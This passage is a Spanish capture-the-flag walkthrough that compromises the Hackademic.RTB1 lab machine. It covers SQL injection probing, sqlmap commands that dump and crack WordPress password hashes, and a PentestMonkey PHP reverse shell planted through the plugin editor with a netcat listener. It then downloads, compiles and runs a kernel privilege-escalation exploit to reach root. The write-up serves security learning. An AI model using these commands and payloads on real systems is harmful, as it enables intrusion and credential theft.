23     <link rel="stylesheet" href="/Hackademic_RTb1/wp-content/themes/starburst/style.css" type="text/css" />
24     <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTb1/?feed=rss2" />
25     <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTb1/?feed=rss" />
26     <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTb1/?feed=atom" />
27     <link rel="pingback" href="/Hackademic_RTb1/xmlrpc.php" />

```

### Sentencia incorrecta

```
1 GET /Hackademic_RTb1/?p=9' HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTb1/?cat=1
9 Upgrade-Insecure-Requests: 1

10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml">
12
13   <head profile="http://gmpg.org/xfn/11">
14
15     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
16     <meta name="generator" content="WordPress 1.5.1.1" />
17     <!-- leave this for stats -->
18
19     <title>
20       Hackademic.RTB1 &raquo; Archives &raquo; Got root?!
21     </title>
22
23     <link rel="stylesheet" href="/Hackademic_RTb1/wp-content/themes/starburst/style.css" type="text/css" />
24     <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTb1/?feed=rss2" />
25     <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTb1/?feed=rss" />
26     <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTb1/?feed=atom" />
27     <link rel="pingback" href="/Hackademic_RTb1/xmlrpc.php" />
```

Estos dos links (no comments y Got Root?) tienen el mismo paquete HTTP y el servidor devuelve la misma información y debido a su falta de información se descartarán de realizar SQL Injection.

## Link "uncategorized" (Página principal)

## Sentencia correcta

```

1 GET /Hackademic_RTb1/?cat=1 HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTb1/?cat=1
9 Upgrade-Insecure-Requests: 1
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml">
12
13   <head profile="http://gmpg.org/xfn/11">
14
15     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
16     <meta name="generator" content="WordPress 1.5.1.1" />
17     <!-- leave this for stats -->
18
19   <title>
20     Hackademic.RTB1 &raquo; Uncategorized
21   </title>
22
23   <link rel="stylesheet" href="/Hackademic_RTb1/wp-content/themes/starburst/style.css" type="text/css" />
24   <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTb1/?feed=rss2" />
25   <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTb1/?feed=rss" />
26   <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTb1/?feed=atom" />
27   <link rel="pingback" href="/Hackademic_RTb1/xmlrpc.php" />

```

## Sentencia incorrecta

```

1 GET /Hackademic_RTb1/?cat=1' HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTb1/?cat=1
9 Upgrade-Insecure-Requests: 1
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml">
12
13   <head profile="http://gmpg.org/xfn/11">
14
15     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
16     <meta name="generator" content="WordPress 1.5.1.1" />
17     <!-- leave this for stats -->
18
19   <title>
20     Hackademic.RTB1 <div id='error'>
21       <p class='wpdberror'>
22         <strong>
23           WordPress database error:
24         </strong>
25         [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
26         for the right syntax to use near 'LIMIT 1' at line 1]<br />
27         <code>
28           SELECT * FROM wp_categories WHERE cat_ID = 1' LIMIT 1
29         </code>
30       </p>
31     </div>
32   </title>

```

*Página inicio de sesión*

## Sentencia correcta

```

1 POST /Hackademic_RTb1/wp-login.php HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.152.132/Hackademic_RTb1/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 55
10 Origin: http://192.168.152.132
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15 log=a&pwd=a&submit=Login+%C2%BB&redirect_to=wp-admin%2F
--
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14 <html xmlns="http://www.w3.org/1999/xhtml">
15   <head>
16     <title>
17       WordPress &rsquo; Login
18     </title>
19     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
20     <link rel="stylesheet" href="/Hackademic_RTb1/wp-admin/wp-admin.css" type="text/css" />
21     <script type="text/javascript">
22       function focusit() {
23         document.getElementById( 'log' ).focus();
24       }
25       window.onload = focusit;
26     </script>
27     <style type="text/css">
28       #log,#pwd,#submit{
29         font-size:1.7em;
30       }
31     </style>

```

## Sentencia incorrecta

```


1 POST /Hackademic_RTb1/wp-login.php HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.152.132/Hackademic_RTb1/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 57
10 Origin: http://192.168.152.132
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15 log=a'&pwd=a'&submit=Login+%C2%BB&redirect_to=wp-admin%2F

--
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14 <html xmlns="http://www.w3.org/1999/xhtml">
15   <head>
16     <title>
      WordPress &rsquo; Login
    </title>
17     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18     <link rel="stylesheet" href="/Hackademic_RTb1/wp-admin/wp-admin.css" type="text/css" />
19     <script type="text/javascript">
20       function focusit() {
21         document.getElementById( 'log' ).focus();
22       }
23       window.onload = focusit;
24     </script>
25     <style type="text/css">
26       #log,#pwd,#submit{
27         font-size:1.7em;
28       }
29     </style>

```

Dadas los paquetes HTTP anteriores el único que aparece error es “uncategorized”, así que descartaremos los demás. Copiaremos la petición HTTP en un fichero y se la pasaremos por parámetro a “sqlmap”

### *Fichero con petición HTTP*




```
(viperez@KaliBase)-[~]
$ cat http1
GET /Hackademic_RTb1/?cat=1 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTb1/?cat=1
Upgrade-Insecure-Requests: 1
```

Para utilizar “sqlmap” debemos saber que queremos mostrar, lo primero las bases de datos que están creadas, segundo las tablas de la base de datos, tercero los datos de la base de datos.



## Bases de datos



- -r <archivo> = Define el fichero a insertar
- --dbs = Mostrar las bases de datos

```
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL ≥ 5.0
[05:31:03] [INFO] fetching database names
[05:31:03] [INFO] retrieved: 'information_schema'
[05:31:03] [INFO] retrieved: 'mysql'
[05:31:03] [INFO] retrieved: 'wordpress'
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress
```

<b>Nombre de las bases de datos</b>
information_shema
mysql
wordpress

Una vez obtenidas las bases de datos hemos de elegir cual queremos inspeccionar, en nuestro caso sabemos que la página web es WordPress así que debido a ello seleccionaremos su base de datos (wordpress).

*Tablas de la base de datos: wordpress*

```
(viperez@KaliBase)-[~]
$ sqlmap -r http1 -D wordpress --tables

1 GET /Hackademic_RTBI/?cat=1 HTTP/1.1
2 Host: 152.132.133.133
3 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.0.1) Gecko/20100101 Firefox/3.0.1
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
5 Accept-Language: es-US,en;q=0.5
6 Connection: close
7 Content-Type: application/javascript

{1.6.7#stable}

https://sqlmap.org
```


- -D = Definir una base de datos existente
- --tables = Mostrar las tablas de una base de datos

```
Database: wordpress
[9 tables]
+-----+
| wp_categories |
| wp_comments  |
| wp_linkcategories |
| wp_links     |
| wp_options   |
| wp_post2cat  |
| wp_postmeta  |
| wp_posts     |
| wp_users     |
+-----+
```

Nombre de las tablas
wp_categories
wp_comments
wp_linkcategories
wp_links
wp_options
wp_post2cat
wp_postmeta
wp_posts
wp_users

### Columnas de la tabla: wp\_users

```
(viperez@KaliBase)-[~]
$ sqlmap -r http1 -D wordpress -T wp_users --columns
```



{1.6.7#stable}

<https://sqlmap.org>

- -T = Definir una tabla ya existente
- --columns = Mostrar las columnas de una tabla

```
Database: wordpress
Table: wp_users
[22 columns]
```

Column	Type
ID	bigint(20) unsigned
user_activation_key	varchar(60)
user_aim	varchar(50)
user_browser	varchar(200)
user_description	longtext
user_domain	varchar(200)
user_email	varchar(100)
user_firstname	varchar(50)
user_icq	int(10) unsigned
user_idmode	varchar(20)
user_ip	varchar(15)
user_lastname	varchar(50)
user_level	int(2) unsigned
user_login	varchar(60)
user_msn	varchar(100)
user_nicename	varchar(50)
user_nickname	varchar(50)
user_pass	varchar(64)
user_registered	datetime
user_status	int(11)
user_url	varchar(100)
user_yim	varchar(50)

Las columnas mas interesantes son:

- id, user\_pass, user\_email, user\_login, user\_level

*Datos guardados en las columnas de: wp\_users*

```
(viperez@KaliBase)-[~]
$ sqlmap -r http1 -D wordpress -T wp_users -C "id, user_login, user_pass, user_email, user_level" --dump
```

- -C = Define columnas existentes separadas por comas
- --dump = Muestra todos los datos

```
Database: wordpress
Table: wp_users
[8 entries]
```

id	user_login	user_pass	user_email	user_level
1	NickJames	21232f297a57a5a743894a0e4a801fc3	NickJames@hacked.com	1
2	JohnSmith	b986448f0bb9e5e124ca91d3d650f52c	JohnSmith@hacked	0
3	GeorgeMiller	7cbb3252ba6b7e9c422fac5334d22054	GeorgeMiller@hacked.com	10
4	TonyBlack	a6e514f9486b83cb53d8d932f9a04292	TonyBlack@hacked.com	0
5	JasonKonnors	8601f6e1028a8e8a966f6c33fcd9aec4	JasonKonnors@hacked.com	0
6	MaxBucky	50484c19f1afdaf3841a0d821ed393d2	MaxBucky@hacked.com	0
7	nicolas	08e201a9e73e8358d066a5504d68e94d	rayeme8773@ekcsoft.com	0

Si observamos el campo “user\_pass” está cifrado, debido a ello tendremos que descifrarlo, utilizaremos la página [CrackStation](#) para ello.


ID	Contraseña descifrada
1	admin
2	PUPPIES
3	q1w2e3
4	napoleon
5	maxwell
6	kernel
7	NO SE PUEDE OBTENER

La ID número 7 representa a nuestro usuario creado anteriormente

## Reconocimiento de nuevas páginas

- En esta parte hemos obtenido los usuarios, las contraseñas y su nivel de seguridad, probaremos a iniciar sesión con las credenciales en: Hackademic\_RTb1/wp-login.
- Escogeremos 2 usuarios, uno con privilegios 1 y otro con privilegios 10. No se escoge uno de privilegio 0 debido a que ya se a probado creando un usuario.

### *Usuario de privilegio 1 (NickJames)*



The screenshot shows the WordPress 'Write Post' interface. At the top, there is a navigation bar with 'Dashboard', 'Write' (highlighted), 'Manage', 'Users', and 'Logout (NickJames)'. Below this is a 'Write Post' tab. The main content area shows 'Your Drafts: Post # 4, Post # 7.' Below that, the 'Write Post' form is visible. It includes a 'Title' field, a 'Post' content area, and a 'Categories' sidebar on the right with 'Uncategorized' selected. A 'Quicktags' bar is also present above the content area.

Los privilegios de este usuario son de publicar blogs y controlarlos, es decir para entrar en la máquina no nos sirve.

## Usuario de privilegio 10 (GeorgeMiller)

**Hackademic.RTB1** [\(View site »\)](#)

Dashboard Write Manage Links Presentation **Plugins** Users Options Logout (GeorgeMiller)

Plugins **Plugin Editor**

### Editing **hello.php**

```
<?php
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/#
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong. Hello, Dolly. This is, by the way, the world's first official WordPress plugin. When enabled you will randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.0
Author URI: http://photomatt.net/
*/

// These are the lyrics to Hello Dolly
$lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
We feel the room swayin'
While the band's playin'
One of your old favourite songs from way back when
So, take her upan, fallas
```

**Plugin files**  
[Hello Dolly](#)  
[Markdown](#)  
[Textile 1](#)

Este usuario tiene privilegios de administrador significa que tiene acceso al plugin editor de WordPress. El plugin editor de WordPress es un editor de archivos PHP que permite ejecutarlos.

## Reverse Shell

- Nuestro objetivo ahora es poder acceder a la máquina remotamente, para ello conocemos una zona donde se puede ejecutar PHP (plugin editor), ejecutaremos un script en PHP para conectarnos a nuestra máquina y controlarla remotamente.
- Para el script en PHP se utilizará la página [RevShells](#) y escogeremos un script, en nuestro caso el de PentestMonkey.
- Antes de ejecutar nuestro script deberemos estar seguros que se puede ejecutar PHP en la máquina.

*Archivo hello.php editado*

**Editing `hello.php`**

```
<?php
echo "Estoy ejecutando PHP"
?>
```


Este pequeño script en PHP imprimirá por pantalla: Estoy ejecutando PHP

**Plugin files**  
[Hello Dolly](#)  
[Markdown](#)  
[Textile 1](#)

Update File »

La ruta predeterminada donde se alojan los ficheros PHP en Wordpress es: wp-content/plugins, en nuestro caso ejecutaremos hello.php, es decir wp-content/plugins/hello.php

### Ejecución archivo *hello.php*



## Estoy ejecutando PHP

NOTA: Por seguridad de Wordpress el fichero que sea editado será ocultado al administrador, con lo que se tendrá que editar otro archivo diferente a *hello.php*

Antes de pegar nuestra Reverse Shell tendremos que ponernos a la escucha en algún puerto de nuestra máquina atacante para poder recibir el terminal del atacado. Para ello se ejecutará el comando:

```
(viperez@KaliBase)-[~]  
$ nc -lvp 666  
listening on [any] 666 ...  
█
```

En caso de esta guía se ha utilizado el puerto 666 pero usted puede escoger el que más deseé. Una vez escuchado en un puerto pegaremos nuestro script de Reverse Shell en el siguiente archivo *.php*, tendremos que cambiar las variables *\$IP* y *\$PORT*, por nuestra IP atacante y puerto a la escucha, en caso de esta guía: 192.168.152.133 y 666



*Script Reverse Shell*Editing **markdown.php**

```
<?php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.152.133';
$port = 666;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
```

## Plugin files

[Markdown](#)[Textile 1](#)

Update File »

Cuando ejecutemos el archivo “markdown.php” se quedará en un bucle infinito de recarga de página, eso es debido a que hemos recibido la conexión remota del servidor a nuestro puerto de escucha. Comprobaremos en nuestra terminal que efectivamente tenemos la conexión vinculada.

```
(viperez@KaliBase)-[~]
$ nc -lvp 666
listening on [any] 666 ...
192.168.152.132: inverse host lookup failed: Unknown host
connect to [192.168.152.133] from (UNKNOWN) [192.168.152.132] 51663
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
05:35:39 up 1:03, 0 users, load average: 0.19, 0.06, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
bash: no job control in this shell
bash-4.0$
```

## Escalado de permisos

- Lo primero que uno hace cuando acaba de entrar a una máquina es saber que privilegios tenemos y que sistema operativo esta instalado, para ello se ejecutaran dos comandos: “whoami” y “uname -r”.

*Usuario actual logado y versión de sistema operativo*

```
bash-4.0$ whoami
whoami
apache
bash-4.0$ uname -r
uname -r
2.6.31.5-127.fc12.i686
bash-4.0$
```

Una vez encontrado la versión del sistema operativo buscaremos un script de escalado de permisos para ejecutarlo en la máquina. Se recomienda buscar en la página [ExploitDB](#).

En esta guía se utilizará el exploit [15285](#).

Una vez encontrado el script de escalado de permisos lo descargaremos o copiaremos en un fichero en nuestra máquina atacante, debido a que el script esta creado en C la extensión del archivo será “.c”.

*Archivo de escalado de permisos*

```

vim - Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/utsname.h>

#define RECVPORT 5555
#define SENDPORT 6666

int prep_sock(int port)
{
    int s, ret;
    struct sockaddr_in addr;

    s = socket(PF_RDS, SOCK_SEQPACKET, 0);

    if(s < 0) {
        printf("[*] Could not open socket.\n");
        exit(-1);
    }

    memset(&addr, 0, sizeof(addr));

```

Ahora que hemos obtenido un escalado de permisos tendremos que buscar algún directorio dentro de la máquina atacante para poder compilarlo y ejecutarlo. Para ello buscaremos con el comando “ls -l” un directorio con privilegios suficientes.

*Directorio encontrado*

```

bash-4.0$ ls -l
ls -l
total 98
dr-xr-xr-x  2 root root  4096 Jan 27 08:36 bin
dr-xr-xr-x  5 root root  1024 Nov  9 2009 boot
drwxr-xr-x 18 root root 3960 Feb 23 05:30 dev
drwxr-xr-x 108 root root 12288 Feb 23 05:35 etc
drwxr-xr-x  3 root root  4096 Jan  7 2011 home
dr-xr-xr-x 16 root root 12288 Jan 27 08:36 lib
drwx----- 2 root root 16384 Nov  9 2009 lost+found
drwxr-xr-x  2 root root  4096 Jan  9 2011 media
drwxr-xr-x  2 root root  4096 Jan  7 2011 mnt
drwxr-xr-x  2 root root  4096 Aug 25 2009 opt
dr-xr-xr-x 124 root root    0 Feb 23 04:32 proc
dr-xr-xr-x 15 root root  4096 Jan  9 2011 root
dr-xr-xr-x  2 root root 12288 Jan 27 08:36/sbin
drwxr-xr-x  3 root root  4096 Nov  9 2009 selinux
drwxr-xr-x  2 root root  4096 Aug 25 2009 srv
drwxr-xr-x 12 root root    0 Feb 23 04:32 sys
drwxrwxrwt  6 root root  4096 Feb 23 05:30 tmp
drwxr-xr-x 13 root root  4096 Nov  9 2009 usr
drwxr-xr-x 20 root root  4096 Nov  9 2009 var
bash-4.0$

```

Entraremos en el directorio encontrado (/tmp), descargaremos el archivo desde nuestra máquina, lo compilaremos y lo ejecutaremos

### *Descarga de archivo*

```
bash-4.0$ pwd
pwd
/tmp
bash-4.0$ wget 192.168.152.133:8000/escalado.c
wget 192.168.152.133:8000/escalado.c
--2023-02-23 06:36:58-- http://192.168.152.133:8000/escalado.c
Connecting to 192.168.152.133:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5459 (5.3K) [text/x-csrc]
Saving to: `escalado.c'

 0K .....                               100% 494M=0s

2023-02-23 06:36:58 (494 MB/s) - `escalado.c' saved [5459/5459]

bash-4.0$ ls -l
ls -l
total 16
-rw-rw-rw- 1 apache apache 5459 Feb 23 2023 escalado.c
drwx----- 2 gdm gdm 4096 Feb 23 04:32 orbit-gdm
drwx----- 2 gdm gdm 4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$ chmod 700 escalado.c
chmod 700 escalado.c
bash-4.0$ ls -l
ls -l
total 16
-rwx----- 1 apache apache 5459 Feb 23 2023 escalado.c
drwx----- 2 gdm gdm 4096 Feb 23 04:32 orbit-gdm
drwx----- 2 gdm gdm 4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$
```

*Compilar y ejecutar*

```
ls -l
total 16
-rwx----- 1 apache apache 5459 Feb 23 2023 escalado.c
drwx----- 2 gdm gdm 4096 Feb 23 04:32 orbit-gdm
drwx----- 2 gdm gdm 4096 Feb 23 04:32 pulse-PKdhtXMmr18n
bash-4.0$ gcc escalado.c -o escalado
gcc escalado.c -o escalado
bash-4.0$ ls -l
total 28
-rwxrwxrwx 1 apache apache 10022 Feb 23 06:39 escalado
-rwx----- 1 apache apache 5459 Feb 23 2023 escalado.c
drwx----- 2 gdm gdm 4096 Feb 23 04:32 orbit-gdm
drwx----- 2 gdm gdm 4096 Feb 23 04:32 pulse-PKdhtXMmr18n
ls -l
bash-4.0$ ./escalado
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xc0aa19ac
[+] Resolved default_security_ops to 0xc0955c6c
[+] Resolved cap_ptrace_traceme to 0xc055d9d7
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xc0aa19ac
[+] Resolved default_security_ops to 0xc0955c6c
[+] Resolved cap_ptrace_traceme to 0xc055d9d7
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xc0aa19ac
[+] Resolved default_security_ops to 0xc0955c6c
[+] Resolved cap_ptrace_traceme to 0xc055d9d7
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
whoami
root
```

## Captura de bandera

- Una vez conseguida la escalada de permisos se tendrá que buscar un archivo oculto en el sistema conocido como “flag”, dicho archivo contiene el mensaje para completar la máquina virtual.
- Para encontrar el archivo tendremos que saber el nombre del archivo, dicho archivo suele llamarse “flag.txt” o “key.txt”

*Búsqueda de archivo flag.txt*

```
find . -name flag.txt
```

Con el nombre: “flag.txt” no ha encontrado nada, así que se probará con el nombre “key.txt”

*Búsqueda de archivo “key.txt”*

```
find . -name key.txt  
./root/key.txt
```

Una vez encontrado imprimiremos lo que hay en su interior

```
cat /root/key.txt  
Yeah!!  
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hackademic.RTB1) :)  
  
$_d&jgQ>>ak\#b"(Hx"o<la_%  
  
Regards,  
mr.pr0n || p0wnbox.Team || 2011  
http://p0wnbox.com
```